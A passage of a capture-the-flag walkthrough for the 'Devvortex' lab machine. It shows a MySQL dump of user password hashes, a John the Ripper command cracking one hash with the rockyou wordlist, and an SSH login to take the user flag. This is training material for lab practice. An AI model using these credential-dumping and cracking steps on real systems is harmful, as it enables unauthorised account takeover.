
```
mysql> select * from sd4fg_users;
select * from sd4fg_users;
+-----+-----------+---------+-------------------+--------------------------------------------------------------+
-+--------------------+-----------+--------------------------------------------------------------------------------
--------------------------------+--------------+-----------+--------+------+-------------+-------------+
| id  | name      | username | email             | password                                                     |
 | lastvisitDate      | activation | params
                                | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+-----------+---------+-------------------+--------------------------------------------------------------+
-+--------------------+-----------+--------------------------------------------------------------------------------
--------------------------------+--------------+-----------+--------+------+-------------+-------------+
| 649 | lewis     | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
 | 2023-12-12 06:53:43 | 0          |
                                | NULL          |         0 |        |      |           0 |             |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
 | NULL               |            | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"",'
y_highlight":"0","a11y_font":"0"} | NULL          |         0 |        |      |           0 |             |
+-----+-----------+---------+-------------------+--------------------------------------------------------------+
-+--------------------+-----------+--------------------------------------------------------------------------------
--------------------------------+--------------+-----------+--------+------+-------------+-------------+
2 rows in set (0.00 sec)

mysql>
```

We then tried to read everything that was stored in the table of sd4fg_users by using the mysql command

Select * from sd4fg_users;

And I managed to get the usernames and hashes of the usernames. The next step was to download the hashes and then crack them.





After successfully obtaining the hashes of logan who was our person of interest, we decided to crack the hash of logan's password using a tool called john. The command was as follows

John <hash-file> --wordlist=<path to wordlist

In our case it would be

John logan-hash.txt –wordlist=/usr/share/wordlists/rockyou.txt

And I got the password for john




Immediately after getting the password, I went and logged in ssh and got hold of the user flag.

# Devvortex

Linux · Easy

20
Points

4.7 122 Revi

Play Machine | Machine Info | Walkthroughs | Reviews | Activity | Changelog

EU Free 1

Target IP Address

**10.10.11.242**

Submit User Flag

User flag owned [ 3 ] Easy